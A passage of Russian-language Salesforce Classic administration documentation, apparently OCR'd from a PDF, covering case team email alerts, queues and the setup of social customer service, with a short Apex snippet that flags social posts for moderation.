2. Настройте бизнес-правила, которые определяют действия над обращением, при выполнении которых участникам рабочей группы должны отправляться электронные уведомления.
   a. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
   b. Нажмите кнопку **«Создать правило»**.
   c. Из списка «Выбрать объект» выберите **Обращение** и нажмите **Далее**.
   d. Введите имя правила.
   e. Выберите критерии оценки. Для гарантии оценки каждого обращения на предмет отправки электронного уведомления рекомендуется выбрать критерий оценки **«Оценить правило, если запись:создано и изменено»**.
   f. Введите критерии правила. Рекомендуем выбрать **«критерии выполняются»**, а также критерий, которому должно соответствовать обращение для отправки электронных предупреждений. Например, если требуется, чтобы участники группы получали электронные предупреждения каждый раз, когда установлен статус обращения «Создать», задайте значение критерия *«Обращение: «"Статус" равно "Новое"»*.
   g. Нажмите кнопку **«Сохранить и перейти далее»**.
3. Добавьте электронные предупреждения в критерий бизнес-правила.
   a. Щелкните **Добавить действие бизнес-правила** и выберите **Создать электронное предупреждение**.
   b. Введите описание и уникальное имя для электронного предупреждения. Поскольку обращение выбирается как объект для бизнес-правила, объект отобразится в режиме «Только для чтения».
   c. Выберите шаблон эл. почты.
   d. Выберите получателя электронных предупреждения в бизнес-правиле. Для выбора всех участников группы, работающей с обращениями, выберите **«Группа, работающая с обращениями»** из списка «Тип получателя» и добавьте группу в качестве выбранных получателей. Введите не более пяти дополнительных адресов эл. почты.
   e. Нажмите кнопку **«Сохранить»**.
4. Активируйте бизнес-правило и связанное электронное предупреждение.
   a. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
   b. Щелкните ссылку **«Активировать»** напротив имени нужного правила.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки групп, работающих с обращениями:

- Настройка приложения

  И

  Управление пользователями

Для создания или изменения бизнес-правил:

- Настройка приложения

Для создания или изменения электронных предупреждений:

- Настройка приложения

Прим.: Чтобы предотвратить отправку электронных предупреждений нажмите **«Деактивировать»** в любое время. При деактивации правила, содержащего отложенные действия, данные действия завершаются только после обновления записи, инициировавшей выполнение правила.

СМ. ТАКЖЕ:

- Группы, работающие с обращениями
- Настройка групп, работающих с обращениями
- Шаблоны электронных писем в Salesforce Classic

Поля групп, работающих с обращениями

Работающие с обращениями группы имеют поля, перечисленные ниже в алфавитном порядке. Доступность полей определяется настройками Salesforce.

Поле	Описание
Доступ к обращению	Уровни доступа участника рабочей группы к обращению: «Только для чтения», «Для чтения и записи» или «Личный». Уровень доступа должен превышать стандартный уровень общего доступа организации.
Имя участника	Имя пользователя в работающей с обращениями группе.
Роль участника	Роль участника группы в обращении, например агент службы поддержки или менеджер по обращениям.
Доступно на клиентском портале	Определяет наличие участника группы, работающей с обращениями, на клиентском портале.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Группы, работающие с обращениями

Очереди

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Доступ к очередям осуществляется из списковых представлений. Участники очереди могут открыть в ней любую запись и принять ответственность за нее. Очереди доступны для интересов, обращений, заказов, сервисных контрактов, настраиваемых объектов и версий статей знаний.

Чтобы вручную добавить запись в очередь, измените ответственного записи. Кроме того, можно использовать правила назначения для добавления в очередь обращений или интересов на основе критериев конкретной записи. Запись хранится в очереди, пока ей не будет назначен ответственный. Ответственность за записи, находящиеся в очереди, назначается любому участнику очереди или вышестоящему пользователю в иерархии ролей.

Пример:

- Создайте очередь интересов для участников-продавцов, назначенных для конкретной территории продаж.
- Создайте очередь обращений для участников-агентов службы поддержки, назначенных различным уровням обслуживания.
- Создайте участников очереди версии статьи знаний, являющихся пользователями, которые могут перевести новые версии статей на конкретный язык.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Очереди сервисных контрактов доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Очереди интересов и обращений недоступны в версии **Database.com Edition**.

Создание очередей

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Ограничения по количеству создаваемых пользователем очередей нет, можно назначать время получения участниками очереди уведомлений по электронной почте.

СМ. ТАКЖЕ:

Создание очередей

Группы, работающие с обращениями

Создание очередей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Очереди сервисных контрактов доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Очереди интересов и обращений недоступны в версии **Database.com Edition**.

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Ограничения по количеству создаваемых пользователем очередей нет, можно назначать время получения участниками очереди уведомлений по электронной почте.

1. Введите строку *«Очереди»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Очереди»**.
2. Нажмите кнопку **«Создать»**.
3. Заполните поля «Метка» и «Имя очереди». Метка представляет собой имя спискового представления, из которого работают пользователи.
4. Выберите лиц для уведомления при добавлении новых записей в очередь.
5. Если в организации есть подразделения, выберите стандартное подразделение очереди. Обращения наследуют подразделение связанного контакта, однако если обращение не имеет контакта, то оно назначается стандартному глобальному подразделению.
6. Добавьте объекты, которые включаются в очередь.
7. Добавьте участников очереди. Участниками могут быть отдельные пользователи, роли, общедоступные группы, территории, подключения или пользователи-партнеры.

   В зависимости от параметров общего доступа записи очереди могут принадлежать только участникам очереди и вышестоящим пользователям в иерархии ролей.
8. Сохраните очередь.
9. При необходимости установите правила назначения для очередей интересов или обращений, чтобы записи, соответствующие определенным критериям, автоматически добавлялись в очередь.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения очередей:

- «Настройка приложения»

  И

  Управление общедоступными списковыми представлениями

Для изменения очередей, созданных другими пользователями:

- «Настройка приложения»

  И

  «Управление общедоступными списковыми представлениями» и «Управление пользователями»

СМ. ТАКЖЕ:

Очереди

Группы, работающие с обращениями

Настройка правил назначения

Статья базы знаний: как прекратить отправку электронных уведомлений участникам очереди?

Настройка службы работы с клиентами в соцсетях

Снарядите сотрудников службы поддержки инструментами для создания и обработки обращений в каналах социальных сетей.

Общие сведения о функции социального обслуживания клиентов

Функция социального обслуживания клиентов позволяет создавать обращения или интересы на основе сообщений социальной сети и отправлять по тем же каналам социальных сетей.

Администрирование функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов в организации и настроить возможности агентов службы поддержки.

Общие сведения о функции социального обслуживания клиентов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:	Управление пользователями И «Настройка приложения»
Для создания элементов ленты обращений:	Функция отслеживания лент для всех связанных объектов объекта «Обращение»
Для отправки и получения сообщений социальной сети:	Лента обращений включена И Доступ к социальной организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Служба работы с клиентами в соцсетях доступна в API-интерфейсе, включенном в выпусках **Professional**, **Enterprise**, **Performance** и **Unlimited**.

Функция социального обслуживания клиентов позволяет создавать обращения или интересы на основе сообщений социальной сети и отправлять по тем же каналам социальных сетей.

Важное замечание: При отслеживании не более двух социальных организаций воспользуйтесь бесплатным начальным пакетом. В ином случае у вас должны быть соответствующие организации Social Studio.

Служба работы с клиентами в соцсетях интегрируется с Radian6 и Social Studio, позволяя агентам службы поддержки и торговым представителям обрабатывать интересы и обращения клиентов, созданные с использованием социальных сетей Facebook, Twitter, Instagram и других социальных сетей.

Социальная сеть	Статус выпуска
Facebook	Общедоступный
Twitter	Общедоступный
Instagram	Общедоступный
Google+	Пробная версия
Sina Weibo	Пробная версия

Действие социального публикатора в отношении ленты обращений или интересов является интерфейсом для общения с потребителями и потенциальными клиентами. Входящие и исходящие сообщения социальной сети появляются в виде элементов ленты, что упрощает ведение беседы. Наборы полномочий позволяют предоставлять доступ к управляемым социальным организациям для разных наборов пользователей. Изначально способом обработки входящих сообщений социальной сети управляют стандартные параметры. При необходимости можно изменить класс Apex, чтобы использовать собственную настраиваемую бизнес-логику.

Прим.: Преобразование интереса в организацию или контакт инициирует удаление социальных элементов из ленты.

Приложение Salesforce1 позволяет агентам просматривать и отвечать на содержимое социальных сетей на мобильных устройствах.

При использовании организаций Twitter ленты обращений и интересов позволяют агентам просматривать исходное содержимое, отправлять повторные заметки, помечать содержимое как избранное, отслеживать заметки, отправлять ответы на заметки или прямые сообщения и удалять заметки, управляемые учетными записями в соцсетях.

При использовании организаций Facebook обращения и интересы создаются посредством управляемой страницы Facebook, а ленты обращений позволяют агентам просматривать исходное содержимое, просматривать звездные рейтинги, отвечать на просмотры, ставить лайки напротив сообщений и комментариев, отправлять сообщения, комментарии, ответы или личные сообщения, отвечать в частном порядке на сообщения и комментарии, а также удалять сообщения, управляемые учетными записями в соцсетях.

В Facebook и Twitter вы можете просматривать вложения в сообщения социальных сетей в рамках ленты обращений. Вы также можете перейти по ссылке **«Просмотр источника»**, чтобы открыть папку входящих на собственном веб-сайте социальной сети. Ссылка **«Просмотр источника»** направит вас в папку входящих учетной записи социальной сети, в которую вы вошли, а не на конкретное сообщение или в поток.

Хэштег Instagram можно синхронизировать со службой работы с клиентами в соцсетях для получения сообщений социальной сети, когда хэштег торговой марки упоминается в Instagram. Для активации мониторинга хэштега Instagram создайте правило в организации Social Hub, чтобы получать сообщения при упоминании хэштега торговой марки.

Ограничения службы работы с клиентами в соцсетях	**Enterprise Edition, Performance Edition и Unlimited Edition.**
Максимальное число активных управляемых учетных записей в соцсетях	2 000 организаций. Параметры службы работы с клиентами в соцсетях отображают до 500 управляемых учетных записей в соцсетях на страницу.
Максимальное количество тегов сообщения	200 тегов сообщения
Максимальное количество ошибок перед приостановкой входящих сообщений	100 ошибок. Когда количество ошибок достигает 100, входящие сообщения приостанавливаются до удаления ошибок. Это позволяет администраторам обрабатывать сообщения соответствующим образом.

СМ. ТАКЖЕ:

- Администрирование функции социального обслуживания клиентов
- Советы по использованию социального действия
- Полное руководство по социальному обслуживанию клиентов

Администрирование функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов в организации и настроить возможности агентов службы поддержки.

Функция социального обслуживания клиентов может быть подстроена под потребности вашей организации. Однако имеется несколько рекомендаций по изменению настроек по умолчанию.

- Автоматические пользователи, такие как runas, loginxi и пользователи связанных приложений, также должны иметь доступ к сообщениям. Сообщения могут автоматически обновляться несколько раз в соответствии с полномочиями автоматических пользователей.
- При создании настраиваемых правил проверки убедитесь, что все вовлеченные пользователи обладают необходимыми полномочиями. Например, если только ответственные за обращения могут обновлять сообщения своих обращений, убедитесь в наличии полномочий у ответственных за обращения на обновление сообщений.

Прим.: Все пользователи, даже пользователи без полномочия «Просмотр настройки и конфигурации», могут просматривать внешние аккаунты социальных сетей из своей организации посредством API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- Управление пользователями

  И

  «Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

Активация функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов, установить пакет socialcustomerservice, синхронизировать социальные организации и назначить двойные указатели на социальные сети.

Порядок повторного подключения социальной организации

При необходимости повторите подключение социальной организации для функции социального обслуживания клиентов.

Активация подтверждений сообщений социальной сети

Агенты социальной помощи решают проблемы ваших пользователей и одновременно отображают ваш логотип в социальных сетях, например Facebook и Twitter. У компании могут быть рекомендации по написанию агентами сообщений в нужном стиле, соответствующем стратегии социальных сетей вашей организации. Например, социальным агентам следует подписывать свои заметки стандартно, допустим «~Игорь».

Включение модерирования для функции социального обслуживания клиентов

Модерирование используется, чтобы определять очередность входящих сообщений и создавать обращения только для просьб о помощи, требующих принятия мер. Модерирование позволяет организации концентрировать внимание на реальных проблемах клиентов и избегать открытия ненужных обращений.

Создание интерфейса социального действия

Включение функции социального обслуживания клиентов инициирует создание социального действия. При необходимости добавьте, удалите или систематизируйте поля в соответствии с требованиями организации.

Изменение стандартного класса Apex

Если начальный пакет не используется, можно настроить стандартный класс Apex для определения способа обработки входящего содержимого социальных сетей.

СМ. ТАКЖЕ:

Активация функции социального обслуживания клиентов

Активация подтверждений сообщений социальной сети

Включение модерирования для функции социального обслуживания клиентов

Создание интерфейса социального действия

Изменение стандартного класса Apex

Полное руководство по социальному обслуживанию клиентов

Активация функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов, установить пакет socialcustomerservice, синхронизировать социальные организации и назначить двойные указатели на социальные сети.

Важное замечание: При отслеживании не более двух социальных организаций воспользуйтесь бесплатным начальным пакетом. В ином случае у вас должны быть соответствующие организации Social Studio.

Служба Radian6, часть Social Studio в приложении Marketing Cloud, обеспечивает мониторинг социальных сетей. При использовании бесплатного начального пакета явный вход в службу Radian6 не требуется. Просто подключите не более двух учетных записей в соцсетях, и система Salesforce будет обрабатывать остальные сведения. Клиенту Social Studio требуется задать источники данных в Social Studio, которые можно синхронизировать с консолью Service Cloud.

Важное замечание: Создание элементов ленты обращения доступно только при включении функции отслеживания ленты обращения для всех связанных объектов. См. Настройка обращений для Salesforce Classic на странице 3213. Для интересов в меню настройки введите *«Отслеживание ленты»* в поле «Быстрый поиск», затем выберите **«Отслеживание ленты»** и установите флажки «Включить отслеживание ленты» и «Все связанные объекты». Преобразование интереса в организацию или контакт инициирует удаление социальных элементов из ленты.

1. В меню «Настройка» введите *«Социальные сети»* в поле «Быстрый поиск», затем выберите **«Функция социального обслуживания клиентов»**.

   Совет: Для ускорения перехода к разделу «Социальные сети» введите `med` в качестве ярлыка быстрого доступа.

2. Установите флажок «Включить социальное обслуживание клиентов» на вкладке «Параметры».
3. Если требуется утверждать сообщения перед отправкой, проверьте наличие флажка напротив «Активировать утверждения сообщений социальных сетей».

   В рамках процесса обучения или обзора качества пользователь может потребовать от некоторых агентов утверждать свои сообщения, а не разрешать их свободную публикацию. С помощью процессов утверждения и полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- Управление пользователями

  И

  «Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

пользователя избранные агенты смогут отправлять сообщения социальных сетей на утверждение, отзывать сообщения и повторять либо повторно отправлять их. Ответственные смогут утверждать и отклонять сообщения, предназначенные для публикации. См. раздел «Активация утверждений для сообщений социальной сети» на странице 3659.

4. Чтобы соотносить новые сообщения с родительскими, которые представляют собой первые сообщения, сформировавшие обращение, выберите **«Включение поиска родительских сообщений для добавленного контекста»**.
5. В разделе «Регистрационные данные службы `Radian6`» щелкните **«Создать организацию»** для создания организации Social Studio с помощью начального пакета или щелкните **«Вход»** для ввода регистрационных данных Social Studio.

   Прим.: Начальный пакет позволяет включать функцию социального обслуживания клиентов и не более двух социальных организаций из любой социальной сети. Например, при добавлении одного аккаунта Twitter разрешается добавить только один аккаунт Facebook. Организация Social Studio не может быть заменена начальным пакетом. Начальный пакет не поддерживает функцию модерирования (все сообщения становятся обращениями) и настройку стандартного кода Apex.

6. Нажмите кнопку **«Добавить организацию»** на вкладке «Социальные организации» и выберите нужную социальную сеть (например, Twitter или Facebook).

   Данное действие открывает выбранную социальную сеть и отображает запрос на проверку подлинности организации. По завершении проверки подлинности организации система Salesforce возвращает пользователя на вкладку «Социальные организации».

   Прим.: При отображении ошибки «К сожалению, регистрация бизнес-аккаунтов Facebook временно не поддерживается.» или «Аккаунт Facebook не может быть добавлен ввиду наличия неподдерживаемых функций.» рекомендуем задать имя пользователя на странице Facebook.

7. Щелкните значок обновления напротив кнопки **«Добавить организацию»**.

   Внимание: Удаление социальной организации выполняется во всех областях использования, включая Social Studio. Это действие необратимо.

8. При использовании начального пакета установите флажок «Создание обращения» для автоматического создания обращений при получении сообщений от социальной организации.

   Например, при наличии двух двойных указателей Twitter (один для справочной и один для маркетинговой или фирменной информации) обращения могут создаваться автоматически только на основе двойного указателя для справочной информации. Заметки на основе двойного указателя для маркетинговой информации добавляются в очередь сообщений социальной сети на проверку. См. раздел «Управление сообщениями социальной сети» на странице 2879.

   Прим.: При использовании полной версии функции социального обслуживания клиентов рекомендуем настроить модерирование обращений посредством Social Studio. См. раздел «Включение модерирования для функции социального обслуживания клиентов» на странице 3660.

9. Если имеется портфолио управляемых социальных организаций, установите флажок напротив «Стандартные ответы от» для каждой организации Twitter, Instagram (пробная версия) и Sina Weibo (пробная версия). Это позволит повысить стандартизацию и внимание к поддержке товарного знака пользователя за счет установки службы поддержки, например @acmehelp или @acmesupport. Кроме того, агенты смогут отправлять исходящие сообщения без лишних переходов, так как выбранная организация появится в виде стандартного значения в раскрывающемся списке организаций публикатора социальной сети. Обработка стандартного ответа не применяется для прямых сообщений Twitter и не влияет на Facebook, Google Plus или LinkedIn, поскольку они ограничены самой страницей.

10. Просмотрите класс Apex, определяющий способ обработки входящего содержимого, и пользователя, выбранного для его управления, на вкладке «Параметры входящего содержимого». При использовании стандартного класса Apex выберите входящие бизнес-правила для определения способа обработки входящих сведений из социальных сетей.

    Включить повторное открытие обращений

    Повторное открытие обращения в течение указанного количества дней при связывании нового сообщения от того же социального образа с закрытым обращением. Число должно быть больше или равно 1 и меньше или равно 3000.

    Использовать организации-лица

    Назначение организации-лица выбранного типа для родительской записи социального образа.

    Создать обращение для тегов сообщения


    Переопределение правил создания обращения Social Hub и создание обращения при наличии выбранных тегов в сообщении социальной сети. Теги сообщения используются для ответа на вопрос «Какая тема назначена данному сообщению?». Теги сообщения, заданные в Social Hub, позволяют указывать дополнительный контекст для содержимого отдельного сообщения.

    Прим.: Функция социального обслуживания клиентов отображает только 200 тегов сообщения. Если в Social Studio имеется большее количество тегов, их можно просматривать в этой программе.

    Стандартный класс Apex создает сообщение социальной сети, социальный образ, обращение и контакт, а также поддерживает типичные случаи использования. Дополнительную информацию по изменению стандартного класса Apex см. в разделе «Изменение стандартного класса Apex».

    Прим.: При использовании начального пакета изменение класса Apex не поддерживается. Разрешается изменять только выполняющего пользователя.

11. Чтобы назначить двойные указатели профилю или набор полномочий, сделайте следующее, не выходя из окна настройки.
    - Введите строку *«Профили»* в поле «Быстрый поиск» и выберите пункт **«Профили»**.
    - Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» и выберите пункт **«Наборы полномочий»**.
12. Выберите готовый профиль или набор полномочий или добавьте новый.
13. Щелкните **«Назначенные социальные организации»** в разделе «Приложения».
14. Нажмите кнопку **«Правка»**.



15. Назначьте нужные социальные организации.

    Важное замечание: Всем пользователям должен быть назначен профиль или набор полномочий, выбранный или созданный в действии 8.

16. Сохраните внесенные изменения.
17. Убедитесь, что профилю или набору полномочий назначена правильная доступность полей.
    - Для профилей введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Профили»**, затем укажите нужный профиль. Затем в разделе «Безопасность полей» выберите **«Сообщение социальной сети»**.
    - Для наборов полномочий введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Наборы полномочий»**, затем укажите нужный набор. Далее щелкните **«Параметры объектов»** и выберите **«Сообщение социальной сети»**.
18. Нажмите кнопку **«Правка»**. Убедитесь, что всем полям задано полномочие «Доступно» (для профилей) или «Правка» (для наборов полномочий) в разделе «Полномочия поля». Нажмите кнопку **«Сохранить»**.
19. При необходимости настройте быстрый текст, позволяющий агентам создавать готовые ответы для социальных сетей. См. раздел «Включение быстрого текста».
20. Дополнительно можете назначить сообщению социальной сети доступ на чтение к внешнему сообществу и пользователям портала.

    Чтобы сообщения социальной сети были доступны в сообществах и на порталах, должны быть выполнены три условия.

    - Убедитесь, что пользователь имеет доступ к обращениям в сообществе.
    - Дайте пользователям полномочие на чтение сообщений социальных сетей в их профилях.
    - Включите доступность отдельных полей в объекте «Сообщение социальной сети» вашей организации, изменив настройки безопасности полей.

    Прим.: Если эти условия выполнены, то внешние пользователи смогут видеть все социальные сообщения, представленные им. Например, если лента обращений или интересов открыта для наружного доступа, то все социальные сообщения в ленте будут доступны. На данный момент нет возможности ограничить видимость элементов на уровне объектов социальных сообщений.

Рекомендуем включить функцию отслеживания журнала для объектов «Социальный образ» и «Сообщение социальной сети» на первые месяцы использования функции социального обслуживания клиентов. Функция отслеживания журнала позволяет определять авторов и время внесения изменений, а также различать автоматические и ручные изменения.

Можно синхронизировать до 2 000 управляемых учетных записей в соцсетях из Social Studio. Однако на странице «Параметры службы работы с клиентами в соцсетях» меню «Настройка» отображается до 500 управляемых учетных записей в соцсетях. Агенты могут отвечать из всех синхронизированных организаций от социального публикатора на ленте обращений. Если синхронизируется более 500 учетных записей в соцсетях, для загрузки страницы параметров потребуется как минимум минута.

Если вы используете «Конструктор процессов» для автоматизации бизнес-процессов, помните, что он в настоящее время не поддерживается сообщениями соцсети и социальными образами. Вам понадобится использовать бизнес-правила.

СМ. ТАКЖЕ:

- Отслеживание журнала поля
- Порядок повторного подключения социальной организации
- Администрирование функции социального обслуживания клиентов
- Полное руководство по социальному обслуживанию клиентов

Порядок повторного подключения социальной организации

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для администрирования функции социального обслуживания клиентов:	Управление пользователями И Настройка приложения
Для создания элементов ленты обращений:	Функция отслеживания лент для всех связанных объектов объекта «Обращение»
Для отправки и получения сообщений социальной сети:	Лента обращений включена И Доступ к социальной организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При необходимости повторите подключение социальной организации для функции социального обслуживания клиентов.

Социальная организация может быть отключена от функции социального обслуживания клиентов при истечении срока действия подключения (или маркера) поставщика социальной сети. Большинство поставщиков используют политики истечения срока действия длительностью 60-90 дней.

1. Из меню «Настройка» введите *«Социальные сети»* в поле «Быстрый поиск», затем выберите **«Параметры»**.
2. Щелкните **«Повторная авторизация»** в столбце «Действие» на вкладке «Социальные организации».

   Данное действие открывает выбранную социальную сеть и отображает запрос на проверку подлинности организации. По завершении повторной проверки подлинности организации пользователь возвращается на вкладку «Социальные организации».

СМ. ТАКЖЕ:

- Активация функции социального обслуживания клиентов
- Общие сведения о функции социального обслуживания клиентов
- Полное руководство по социальному обслуживанию клиентов

Активация подтверждений сообщений социальной сети

Агенты социальной помощи решают проблемы ваших пользователей и одновременно отображают ваш логотип в социальных сетях, например Facebook и Twitter. У компании могут быть рекомендации по написанию агентами сообщений в нужном стиле, соответствующем стратегии социальных сетей вашей организации. Например, социальным агентам следует подписывать свои заметки стандартно, допустим «~Игорь».

Администраторы Salesforce могут создавать процессы утверждения и назначать полномочия агентов и ответственных.

1. Из меню «Настройка» введите *«Социальные сети»* в поле «Быстрый поиск», затем выберите **«Параметры»**.
2. Выберите «Активировать утверждения сообщений социальных сетей».
3. Создание и активация процессов утверждения сообщений социальных сетей с использованием «Мастера запуска» или «Стандартного мастера настройки».

   Важное замечание: Мастер запуска — это усовершенствованное средство создания процессов утверждения в Salesforce. Как бы то ни было, параметр «Позволить отправителю вручную выбрать ответственного за утверждение» не поддерживается в Мастере запуска. Выбор данного параметра приводит в возникновению ошибок в дальнейшем, когда агент отправит сообщение на утверждение.

4. Последовательно выберите пункты **«Администрировать»** > **«Управление пользователями»** > **«Наборы полномочий»** в меню «Настройка».
5. Активируйте новое полномочие пользователя «Требовать утверждения сообщений социальной сети».
6. Назначьте полномочие «Требовать утверждения сообщений социальной сети» с набором полномочий для агентов, которым может понадобиться просматривать сообщения до их отправки.

   При назначении полномочий пользователя помните о двух следующих условиях.

   - Так как утверждение сообщения автоматически отправляет его на публикацию, ответственные должны иметь тот же доступ к организациям в социальных сетях, что и агенты, работу которых они просматривают. В ином случае утверждаемые ими сообщения будут содержать ошибки.
   - Если в полномочия пользователя входит «Требовать утверждения сообщений социальной сети», то кнопка отправки в обозревателе социальной сети всегда будет читаться как **«Отправить на утверждение»**, а не как «Комментировать», «Заметка» или другие слова. Это так, даже если к пользователю не применяется никакого активного утверждения. В этом случае при нажатии кнопки **«Отправить на утверждение»** будет опубликовано сообщение в социальной сети, если не действует активный процесс утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- Управление пользователями

  И

  Настройка приложения

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

Подробнее см. разделы Создание процессов утверждения посредством стандартного мастера на странице 6328, Подготовка к созданию процесса утверждения на странице 6323 и Образец процесса утверждения.

Совет: Если агенты работают со страницами сведений о записях социальных сообщений, а не с лентой обращений, то рекомендуется удалять утверждения, связанные со списком из макета страницы. Тот же макет страницы доступен и для входящих, и для исходящих сообщений. Удаление утверждений связанного списка помогает избежать путаницы при просмотре входящих сообщений, которые являются недействительными для процесса утверждения.

Ответственные могут утверждать или отклонять сообщения всеми привычными средствами, например электронной почтой, Chatter и списковыми представлениями.

СМ. ТАКЖЕ:

- Отслеживание журнала поля
- Администрирование функции социального обслуживания клиентов
- Полное руководство по социальному обслуживанию клиентов

Включение модерирования для функции социального обслуживания клиентов

Модерирование используется, чтобы определять очередность входящих сообщений и создавать обращения только для просьб о помощи, требующих принятия мер. Модерирование позволяет организации концентрировать внимание на реальных проблемах клиентов и избегать открытия ненужных обращений.

Некоторые сообщения не требуют создания обращений (например, дополнительные заметки). Тем не менее при настройке стандартной функции социального обслуживания клиентов обращения создаются автоматически для каждого сообщения социальной сети. Модерирование позволяет агентам выбирать сообщения, которые должны быть дополнены обращениями или пропущены. Модерирование поддерживает правило Social Hub в организации Social Studio, предназначенное для выключения функции автоматического создания обращений.

Прим.: При использовании начального пакета рекомендуем определить необходимость автоматического создания обращений при получении сообщений от отдельной организации в социальной сети на вкладке «Организации социальной сети». См. раздел «Активация службы работы с клиентами в соцсетях» на странице 3655.

1. Откройте вкладку **«Правила»** в организации Social Hub.
2. Чтобы отменить создание обращений в системе Salesforce, воспользуйтесь готовым правилом или создайте новое.

   Например, выберите настройки ниже.

   a. Действие: отправить в систему Salesforce.

   b. Флажок «Создать обращение»: не установлен.
3. Сохраните и включите правило.

Прим.: При необходимости включите правило для всех сообщений социальной сети или только сообщений, отправляемых конкретными управляемыми организациями.

Создание обращений можно изменить, реализовав собственную логику их обработки в классе Apex. В меню «Настройка» введите *«Социальные сети»* в поле «Быстрый поиск», затем выберите **«Параметры»**. См. раздел «Изменение стандартного класса Apex».

Прим.: Если пользователь начал использовать функцию социального обслуживания клиентов до выпуска версии Spring '16 и у него установлен класс Apex, может потребоваться обновить класс Apex, чтобы иметь возможность воспользоваться новейшими функциями модерирования. Если настраиваемый класс Apex расширен за счет стандартного класса Apex, вы получите обновление вызванных стандартных функций Apex. Если настраиваемый

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- Управление пользователями

  И

  «Настройка приложения»

класс Apex не расширен стандартным классом Apex (при копировании стандартной версии и ее изменении), потребуется обновление вручную.

Чтобы вручную обновить настраиваемый класс Apex, введите следующий код и обновите списковое представление модерирования сообщений социальной сети.

1. Воспользуйтесь этим методом непосредственно перед вводом сообщения после установления в нем всех взаимосвязей.

```
private void setModeration(SocialPost post){
    //if we don't automatically create a case, we should flag the post as requiring
 moderator review.
    if(post.parentId == null)
        post.reviewedStatus = 'Needed';
}
```

   По вопросу стандартной версии Apex см. строки 50 и 61–65.

2. Обновите фильтр модерирования списка сообщений социальной сети с:

```
